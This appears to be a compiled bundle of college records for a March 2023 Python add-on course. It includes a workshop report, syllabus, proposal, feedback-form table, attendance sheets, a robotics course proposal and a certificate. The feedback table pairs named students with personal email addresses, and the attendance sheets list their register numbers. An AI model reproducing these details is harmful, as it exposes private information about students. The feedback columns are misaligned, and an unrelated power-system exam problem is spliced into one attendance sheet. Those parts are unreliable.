an overview of the Anaconda environment and how to install Jupiter Notebook for running Python code. The primary focus of the day was on the panda's library, which is a powerful data manipulation and analysis tool. Participants learned how to read and process data files using pandas, and how to perform various data cleaning tasks such as identifying and removing missing values and duplicates. They were also introduced to data exploration techniques using pandas, such as selecting, grouping, and sorting data.


Additionally, the workshop covered the basics of working with NumPy arrays, which are an essential component of data analysis in Python. Participants learned how to create and manipulate arrays, perform operations on them, and use them for data analysis tasks.

Finally, the day concluded with an introduction to Matplotlib, a powerful visualization tool for creating charts, graphs, and other visual representations of data. Participants learned how to use Matplotlib to create basic plots and charts to display their data in a meaningful way. Overall, the day provided participants with a solid foundation in data analysis using Python and its various libraries.

On the fourth and fifth days of the Python course, participants were introduced to the basics of application development using Python. They were taught how to use the Python language to write scripts and programs, and how to create basic applications using various Python libraries. During these days, participants learned about important programming concepts such as variables, data types, conditionals, loops, and functions. They were also introduced to object-oriented programming in Python and how to create classes, objects, and methods. In addition, participants were introduced to different Python libraries that are commonly used in application development, such as Flask, Django, and Tkinter. They learned how to use these libraries to create web applications, GUI-based applications, and other types of applications. The practical hands-on approach of the course allowed participants to apply what they learned by working on various projects and exercises. By the end of the course, participants had gained a solid understanding of Python programming fundamentals and application development, which provided a strong foundation for further exploration and development in this area.

At the end of the Python workshop, feedback was collected from the participants to assess their experience and understanding of the material covered. Additionally, an assessment test was conducted to evaluate their proficiency in the language. The feedback and assessment results were overwhelmingly positive, with participants expressing satisfaction with the workshop and their increased knowledge of Python. Certificates were provided to students who completed the assessment and provided feedback. Overall, the response and performance of the participants were deemed to be excellent, indicating the success of the workshop and the effectiveness of the instruction provided.

PHOTOS



Python Programming for Data Science and Machine Learning on 10-14 march 2023 by Mr. Jayasurya and Mr. Akesh from Quest



Python Programming for Data Science and Machine Learning on 10-14 march 2023 by Mr. Jayasurya and Mr. Akesh from Quest



Python Programming for Data Science and Machine Learning on 10-14 march 2023 by Mr. Jayasurya and Mr. Akesh from Quest

Python Programming for Data Science

FOR VIMAL JYOTHI ENGINEERING COLLEGE

Duration: 18 Hours

Day 1

- Why Python?
- Advantages and Dis-advantages of Python
- A comparison between R and Python
- Popular IDEs for Python

- Python Installation
 - Basic python installation
 - Python IDE installation _ Visual Studio Code

- Introduction to variables
 - Declaring variables in Python
 - The automatic assignment of data types to variables in Python
 - Collections of variables
 - Basic Data Structures

- Strings
 - Strings as array
 - String length
 - Check if is in
 - String Slicing

- Operators
 - Arithmetic and logical operator
 - Boolean operator

- Lists, tuples, sets and Dictionaries
 - Access Change and Add item to Lists, Tuples, Sets

Day 2

- Looping Statements
 - What are loops
 - for-each loop
 - while loop

- Conditional Statements
 - What are conditional statements
 - Different types of conditional statements

- User defined functions, lambda functions
 - User defined functions
 - Lambda functions

- File handling

Day 3

- Introduction to Data Science
- Installing Jupyter Notebook using Anaconda
- Pandas
- File Reading with pandas
- Function of pandas with files
- Pandas Data Frame
- Data Cleaning
- Finding Na Values
- Deleting Duplicates

- Data Exploration
- NpArrays
- Matplotlib basics

Application Development

- House price prediction using linear regression

Vimal Jyothi Engineering College Chemperi
Department of Electronics & Communication Engineering
Proposal for Add on course – S4 ECE (2021-25 Batch)
Tentative dates – 8-03-23 to 12-03-2023

Course offered By- Quest Innovative Solutions

Topic – Fundamentals in Python Programming

Total No. of Hours – 30 Hours

No. of students -54

Course fee – 30000 + 18% Tax. (35400/-)

Syllabus-Fundamentals in Python Programming

Day I

9.00 - 11.00	Why Python? Advantages and Dis-advantages of Python A comparison between R and Python Popular IDEs for Python
11.00 - 01.00	Python Installation Python IDE installation -Visual Studio Code Introduction to variables Declaring variables in Python The automatic assignment of data types to variables in Python Collections of variables Basic Data Structures
2.00 - 4.00	Strings Strings as array String length Check if is in String Slicing Operators Arithmetic and logical operator Boolean operator Lists, tuples, sets and Dictionaries Access Change and Add item to Lists, Tuples, Sets

Day II

9.00 - 11.00	Looping Statements What are loops
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	for-each loop while loop
11.00 - 01.00	Conditional Statements What are conditional statements Different types of conditional statements
2.00 - 4.00	User defined functions, lambda functions User defined functions Lambda functions File handling

Day III

9.00 - 11.00	Introduction to Data Science Installing Jupyter Notebook using Anaconda Pandas File Reading with pandas Function of pandas with files
11.00 - 01.00	Pandas Data Frame Data Cleaning Finding Na Values Deleting Duplicates
2.00 - 4.00	Data Exploration NpArrays Matplotlib basics

Day IV

9.00 - 4.00	Application Development Using Python
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Day V

9.00 - 4.00	Application Development Using Python
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Curriculum Prepared by

Mr. Vinod J Thomas

Mr. Manoj K C

Ms. Jerrin Yomas

Threatening	Score	Email Address	REGISTER NUMBER OF THE STUDENT	NAME OF THE STUDENT	1. Overall how would you rate the workshop? (Is it interesting?)		1. Overall how would you rate the workshop? (How did you rate the topics covered?)		1. Overall how would you rate the workshop? (Are you satisfied with the sessions?)		2. Are you satisfied with the workshop?		
					31 Excellent	7825 Excellent	7832 Good	7839 Excellent	7881 Excellent	7882 Excellent	7883 Excellent	7884 Excellent	7885 Excellent
3-20-2023 21:32:25	assal.joseph@gmail.com	0	Jaseel Joseph	31	Excellent	7825	Excellent	7832	Good	7839	Excellent	7881	Excellent
3-20-2023 17:33:53	fernandhassid1@gmail.com	0	JIBIN VARJHESE	7825	Excellent	7832	Good	7839	Excellent	7881	Excellent	7882	Excellent
3-20-2023 23:29:22	adarsas127@gmail.com	0	Adarsh K B	7832	Good	7839	Excellent	7881	Excellent	7882	Excellent	7883	Good
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3-20-2023 17:46:45	sichandrick@gmail.com	0	Sathish C	7882	Excellent	7883	Good	7884	Excellent	7885	Excellent	7886	Excellent
3-20-2023 17:42:51	velupriyavathi@gmail.com	0	Vishnujiya MP	7883	Good	7884	Excellent	7885	Excellent	7886	Excellent	7887	Excellent
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3-20-2023 17:55:22	adrianus_official72@gmail.com	0	Adrianus Prakash	7885	Good	7886	Excellent	7887	Excellent	7888	Excellent	7889	Excellent
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3-20-2023 22:24:10	appinath.w17@gmail.com	0	Ahamed Biran Muly	7888	Good	7889	Excellent	7890	Excellent	7891	Excellent	7892	Excellent
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3-20-2023 18:49:12	anastasya121@gmail.com	0	Anasia George	7891	Good	7892	Excellent	7893	Excellent	7894	Excellent	7895	Excellent
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3-20-2023 16:16:30	anushaasir95@gmail.com	0	Anish vinod	7893	Good	7894	Excellent	7895	Excellent	7896	Excellent	7897	Excellent
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3-20-2023 23:02:46	anushayachackram@gmail.com	0	Ana Marya Chacko	7896	Good	7897	Excellent	7898	Excellent	7899	Excellent	7900	Excellent
3-21-2023 8:43:31	anushayachackram@gmail.com	0	Anshu Prakash	7897	Good	7898	Excellent	7899	Excellent	7900	Excellent	7901	Excellent
3-20-2023 17:10:08	anushayachackram2023@gmail.com	0	Anshu Tony	7898	Good	7899	Excellent	7900	Excellent	7901	Excellent	7902	Excellent
3-20-2023 19:03:31	anyasireeni@gmail.com	0	Anusha P V	7899	Average	7900	Excellent	7901	Excellent	7902	Excellent	7903	Excellent
3-20-2023 23:26:26	anushayachackram2023@gmail.com	0	ARTYA ALAKANDY	7900	Excellent	7901	Excellent	7902	Excellent	7903	Excellent	7904	Excellent
3-20-2023 20:30:20	anushayachackram2023@gmail.com	0	Aseer P	7901	Good	7902	Excellent	7903	Excellent	7904	Excellent	7905	Excellent
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3-20-2023 16:29:27	anushayachackram2023@gmail.com	0	Chandana C Anesh	7903	Good	7904	Excellent	7905	Excellent	7906	Excellent	7907	Excellent
3-20-2023 17:30:37	anushayachackram2023@gmail.com	0	Devika R	7904	Good	7905	Excellent	7906	Excellent	7907	Excellent	7908	Excellent
3-20-2023 16:29:53	anushayachackram2023@gmail.com	0	Dafna Shreej	7905	Good	7906	Excellent	7907	Excellent	7908	Excellent	7909	Excellent
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3-20-2023 19:55:24	anushayachackram2023@gmail.com	0	MICHUN MAZHAV M	7911	Good	7912	Excellent	7913	Excellent	7914	Excellent	7915	Excellent
3-20-2023 19:53:13	anushayachackram2023@gmail.com	0	MUHAMMAD SAEED	7912	Good	7913	Excellent	7914	Excellent	7915	Excellent	7916	Excellent
3-20-2023 19:29:21	anushayachackram2023@gmail.com	0	MUHAMMED ALOLA	7913	Good	7914	Excellent	7915	Excellent	7916	Excellent	7917	Excellent
3-20-2023 17:31:21	anushayachackram2023@gmail.com	0	Navya T	7914	Good	7915	Excellent	7916	Excellent	7917	Excellent	7918	Excellent
3-20-2023 17:46:12	anushayachackram2023@gmail.com	0	Neha M	7915	Good	7916	Excellent	7917	Excellent	7918	Excellent	7919	Excellent
3-20-2023 16:53:38	anushayachackram2023@gmail.com	0	Rana Nour	7916	Good	7917	Excellent	7918	Excellent	7919	Excellent	7920	Excellent
3-20-2023 17:40:48	anushayachackram2023@gmail.com	0	RITHVIK M R	7917	Good	7918	Excellent	7919	Excellent	7920	Excellent	7921	Excellent
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3-20-2023 18:02:19	anushayachackram2023@gmail.com	0	Satishan Joseph	7919	Good	7920	Excellent	7921	Excellent	7922	Excellent	7923	Excellent
3-20-2023 16:36:47	anushayachackram2023@gmail.com	0	Soumya M S	7920	Good	7921	Excellent	7922	Excellent	7923	Excellent	7924	Excellent
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3-20-2023 16:15:13	anushayachackram2023@gmail.com	0	VISMAYA C	7922	Good	7923	Good	7924	Good	7925	Good	7926	Good
3-20-2023 16:15:13	anushayachackram2023@gmail.com	0	Vishvansh E	7923	Good	7924	Good	7925	Good	7926	Good	7927	Good

Vimal Jyothi Engineering College, Chemperi

Dept. of ECE

S4 ECE Add on course-Fundamentals in Python

Attendance-10/03/2023

Sl.No	RegisterNumber	Name	Signature FN	AN
1	VML21EC001	Abhinav Prakash		
2	VML21EC002	Abhinav Sujith		
3	VML21EC003	Adarsh K B		
4	VML21EC004	Acibel Tomy		
5	VML21EC005	Ahammed Sinan Muhammed		
6	VML21EC006	Ajaynath P		
7	VML21EC007	Akarsh Ke		
8	VML21EC008	Alanta George		
9	VML21EC009	Amal Sony		
10	VML21EC010	Amith Vinesh		
11	VML21EC011	Amrutha A Nair		
12	VML21EC012	Ananya K		
13	VML21EC013	Angel Mary		
14	VML21EC014	Ann Mariya Chacko		
15	VML21EC015	Anold Tomy		
16	VML21EC016	Anukrishna P V		
17	VML21EC017	Arya Alakkandy		
18	VML21EC018	Aswin P		
19	VML21EC019	Belfin Baby		
20	VML21EC020	Ben Augustine		
21	VML21EC021	Chandana C Aneesh		
22	VML21EC022	Devika R		
23	VML21EC023	Dishna Shareej		
24	VML21EC024	Gayathri O		
25	VML21EC025	Harinandh Sudheer		
26	VML21EC026	Harsha.L		
27	VML21EC027	Indraneel.a		

			FN	AN
28	VML21EC028	Ivin Joseph Rajesh	<i>Ivin Joseph</i>	<i>Ivin Joseph</i>
29	VML21EC029	Jesna Maria	<i>Jesna</i>	<i>Jesna</i>
30	VML21EC030	Jessay Jose Antony		
31	VML21EC031	Jestel Joseph	<i>Jestel</i>	<i>Jestel</i>
32	VML21EC032	Jibin Varghese	<i>Jibin</i>	<i>Jibin</i>
33	VML21EC033	Jishnu Prakash K K	<i>Jishnu</i>	<i>Jishnu</i>
34	VML21EC034	K Amith Babu	<i>K Amith</i>	<i>K Amith</i>
35	VML21EC035	Manu Roy	<i>Manu</i>	<i>Manu</i>
36	VML21EC036	Martin Reju	<i>Martin</i>	<i>Martin</i>
37	VML21EC037	Midhun Madhav M	<i>Midhun</i>	<i>Midhun</i>
38	VML21EC038	Muhammad Saleeth	<i>Muhammad</i>	<i>Muhammad</i>
39	VML21EC039	Muhammed Audil Ashraf	<i>Muhammed</i>	<i>Muhammed</i>
40	VML21EC040	Navya.t	<i>Navya</i>	<i>Navya</i>
41	VML21EC041	Neha.m	<i>Neha</i>	<i>Neha</i>
42	VML21EC042	Rana Noufal	<i>Rana</i>	<i>Rana</i>
43	VML21EC043	Rithwik M R	<i>Rithwik</i>	<i>Rithwik</i>
44	VML21EC044	Sayand Shine K	<i>Sayand</i>	<i>Sayand</i>
45	VML21EC045	Sebastian Joseph	<i>Sebastian</i>	<i>Sebastian</i>
46	VML21EC046	Soorya M S	<i>Soorya</i>	<i>Soorya</i>
47	VML21EC047	Sreelal P V	<i>Sreelal</i>	<i>Sreelal</i>
48	VML21EC048	Theertha Sunil	<i>Theertha</i>	<i>Theertha</i>
49	VML21EC049	Vaishnavi E	<i>Vaishnavi</i>	<i>Vaishnavi</i>
50	VML21EC050	Vishakh Sasi	<i>Vishakh</i>	<i>Vishakh</i>
51	VML21EC051	Vismaya C	<i>Vismaya</i>	<i>Vismaya</i>
52	LVML21EC052	Sidharth C	<i>Sidharth</i>	<i>Sidharth</i>
53	LVML21EC053	Vishnupriya M P	<i>Vishnupriya</i>	<i>Vishnupriya</i>
54	SCT21EC088	Samved Vivek		

Vimal Jyothi Engineering College,Chempuri

Dept.of ECE

S4 ECE Add on course-Fundamentals in Python

Attendance-14/03/2023

Signature

SL.No	Register Number	Name	Signature	Signature
1	VML21EC001	Abhinav Prakash		AN
2	VML21EC002	Abhinav Sujith		
3	VML21EC003	Adarsh K B		
4	VML21EC004	Aeibel Tomy		
5	VML21EC005	Ahammed Sinan Muhammed		
6	VML21EC006	Ajaynath P		
7	VML21EC007	Akarsh Ke		
8	VML21EC008	Alanta George		
9	VML21EC009	Amal Sony		
10	VML21EC010	Amith Vinesh		
11	VML21EC011	Amrutha A Nair		
12	VML21EC012	Ananya K		
13	VML21EC013	Angel Mary		
14	VML21EC014	Ann Mariya Chacko		
15	VML21EC015	Anold Tomy		
16	VML21EC016	Anukrishna P V		
17	VML21EC017	Arya Alakkandy		
18	VML21EC018	Aswin P		
19	VML21EC019	Belfin Baby		
20	VML21EC020	Ben Augustine		
21	VML21EC021	Chandana C Aneesh		
22	VML21EC022	Devika R		
23	VML21EC023	Dishna Shareej		
24	VML21EC024	Gayathri O		
25	VML21EC025	Harinandh Sudheer		
26	VML21EC026	Harsha.L		
27	VML21EC027	Indraneel.a		

Signature

			FN	AN
28	VML21EC028	Ivin Joseph Rajesh		
29	VML21EC029	Jesna Maria	Jesna	Jesna
30	VML21EC030	Jessay Jose Antony		
31	VML21EC031	Jestel Joseph		
32	VML21EC032	Jibin Varghese		
33	VML21EC033	Jishnu Prakash K K		
34	VML21EC034	K Amith Babu		
35	VML21EC035	Manu Roy		
36	VML21EC036	Martin Reju		
37	VML21EC037	Midhun Madhav M		
38	VML21EC038	Muhammad Saleeth		
39	VML21EC039	Muhammed Aadil Ashraf		
40	VML21EC040	Navya.t	Navya	Navya
41	VML21EC041	Neha.m	Neha	Neha
42	VML21EC042	Rana Noufal		
43	VML21EC043	Rithwik M R		
44	VML21EC044	Sayand Shine K		
45	VML21EC045	Sebastian Joseph		
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52	LVML21EC052	Sidharth C		
53	LVML21EC053	Vishnupriya M P		
54	SCT21EC088,	Samved Vivek		

Vimal Jyothi Engineering College, Chemperi

Dept. of ECE

S4 ECE Add on course-Fundamentals in Python

Attendance-13/03/2023

Signature

Sl.No	RegisterNumber	Name	Signature	ANL
1	VML21EC001	Abhinav Prakash	[Signature]	[Signature]
2	VML21EC002	Abhinav Sujith	[Signature]	[Signature]
3	VML21EC003	Adarsh K B	[Signature]	[Signature]
4	VML21EC004	Aeibel Tomy	[Signature]	[Signature]
5	VML21EC005	Ahammed Sinan Muhammed	[Signature]	[Signature]
6	VML21EC006	Ajaynath P	[Signature]	[Signature]
7	VML21EC007	Akarsh Kc	[Signature]	[Signature]
8	VML21EC008	Alanta George	[Signature]	[Signature]
9	VML21EC009	Amal Sony	[Signature]	[Signature]
10	VML21EC010	Amith Vinesh	[Signature]	[Signature]
11	VML21EC011	Amrutha A Nair	[Signature]	[Signature]
12	VML21EC012	Ananya K	[Signature]	[Signature]
13	VML21EC013	Angel Mary	[Signature]	[Signature]
14	VML21EC014	Ann Mariya Chacko	[Signature]	[Signature]
15	VML21EC015	Anold Tomy	[Signature]	[Signature]
16	VML21EC016	Anukrishna P V	[Signature]	[Signature]
17	VML21EC017	Arya Alakkandy	[Signature]	[Signature]
18	VML21EC018	Aswin P	[Signature]	[Signature]
19	VML21EC019	Bellin Baby	[Signature]	[Signature]
20	VML21EC020	Ben Augustine	[Signature]	[Signature]
21	VML21EC021	Chandana C Aneesh	[Signature]	[Signature]
22	VML21EC022	DEVIKAR	[Signature]	[Signature]
23	VML21EC023	Dishna Shareef	[Signature]	[Signature]
24	VML21EC024	Gayathri O	[Signature]	[Signature]
25	VML21EC025	Harinandh Sudheer	[Signature]	[Signature]
26	VML21EC026	Harsha.L	[Signature]	[Signature]
27	VML21EC027	Indrancel.a	[Signature]	[Signature]

$$C_1 = 0.01P_1^2 + 18P_1 + 20 \text{ Rs/hr}$$

A 2 bus system consist of two power plants connected by a transmission line. When a power of 120 MW is transmitted from plant 1 to load near to plant 2, a loss of 16.425 MW is occurred. Determine the optimal scheduling of plants and load demand, if cost of received power is 36 Rs./MWhr. The cost curve characteristics of the two plants are

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28	VML21EC028	Ivin Joseph Rajesh		
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EVENT PROPOSAL FORM




VIMAL JYOTHI
ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERI - 670632, KANNUR D.T. KERALA
An ISO 9001: 2008 Certified Institution

1	Event type and Name	Add on course - "Robotics"
2	Date and time	18/09/2023 to 23/09/2023, 9.00AM to 4PM
3	Participants/audience	S7 ECE students (2020-24 Batch).
4	Venue	ECE department -Advanced communication engineering lab.
5	Objectives	To understand the fundamentals of Embedded systems and circuits
6	Expected outcomes	Students will be able to -gain practical experience in embedded systems and PCB. -gain the knowledge in microcontroller programming and python programming
7	Connected POs/PSOs	PO1, PO3, PO5, PO12
8	Resource requirements	Course fee - Rs.35000
9	Any other Relevant Information	Resource Person/team - kathiru Santhi Kumar, Alisons Informatics(P) Ltd, Kannur
10	Responsible Persons	Ms. Leksmy S AP, ECE Mr. Binil Kumar K, AP, ECE MR. Adarsh K S, AP, ECE
11	Department	Electronics & Communication Engineering Department, VJEC.


Proposal prepared by
Lekshmy S
Assoc. Prof ECE


Proposal Recommended by
Dr. Anto Sahaya Dhas
Professor & Head, ECE Dept.

5 Days Robotics Session Wise Breakup

Days	Modules	Topics	Total Hours
DAY 1	1. Introduction to Embedded System and Embedded Circuits	1.1 embedded system & Example	3Hr Theory
		1.2 microprocessors & microcontrollers	
		1.3 RAM & ROM	
		1.4 Transducers & Sensors	
		1.5 CMOS Logic and TTL Logic	
		1.6 Discussion on 5V Power Supply	
		1.7 NOT gate using Transistor	
		1.8 Transistor as Switch	
		1.9 Buzzer circuit using Transistor.	
		1.10 Relay circuit using Transistor.	
		1.11 IR Module using transistor.	
		1.12 Motor Driver (L293D).	
	2. Circuit Designing On Bread Board	2.1 Design and Setup a 5V DC Power Supply using Bridge Rectifier.	3Hr Practical
		2.2 Verify NOT gate using Transistor circuit.	
		2.3 Implement a moisture sensor circuit using transistor	
		2.4 Design a Buzzer Module and verify the circuit.	
		2.5 Design a Relay module and control the 230V AC supply of a Lamp.	
		2.6 Implement an IR module using Transistors.	
		2.7 Build a circuit using L293D to rotate a DC motor in Clockwise and Anticlockwise.	

DAY 2	3. Microcontroller Programming session1	3.1 ATmega328 Pin out and Discussion	3Hr Practical
		3.2 Study of LED Blinking program.	
		3.3 Study Microcontroller programming to read a switch status	
		3.4 Read IR module status.	
		3.5 Implement IR controlled Lamp	
		3.6 Study Microcontroller programming to read a LDR sensor status	
		3.7 Implement an automatic streetlight based on Light intensity.	
		3.8 Study Microcontroller programming to Display a Word on LCD.	
		3.9 Measure Light intensity value and Display it on LCD.	
		3.10 Transmit and receive Data serially through UART.	
		3.11 Rotate Motor Clockwise and Anticlockwise Using Android Application.	
4. Build a Bluetooth controlled and Line Following Robot	4.1 Write program to control the movement of vehicle through android application	3Hr Practical	
	4.1 Test the program on the real RC Car		
	4.1 Write program for line following Robot		
	4.2 Test the program on the real Line following Robot		

DAY 3	5. Android Application Development	5.1 Make an account in MIT app Inventor	3Hr
		5.2 Familiarization of MIT App Designing and Block Method coding.	
		5.3 Build a basic camera application and testing on an android phone	
		5.4 familiarize Speech recognition and Text to Speech Module	
		5.5 Familiarize TinyWebDB for Internet based data sharing.	
		5.6 Testing the developed application	
	6. Microcontroller Programming Session2	6.1 Interfacing Ultrasonic sensor with microcontroller.	3Hr
		6.2 Display the value of Ultrasonic sensor on LCD	
		6.3 send Ultrasonic sensor value to android application	
		6.4 build Obstacle Avoidance robot.	
6.5 Build Voice controlled Robot			



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PROFICIENCY

Quest Innovative Solutions certifies that **Ms. Vaishnavi E (VML21EC049)**, 4th semester, B.Tech Electronics and Communication Engineering student of Vimal Jyothi Engineering College, Chemperi, Kannur has completed 5 days add-on course titled **“Fundamentals in Python Programming”** during the period from 10/03/2023 to 14/03/2023.

Chief Technology Officer



Centre Head

Date: 30/03/2023

Certificate No. CHN1112102706

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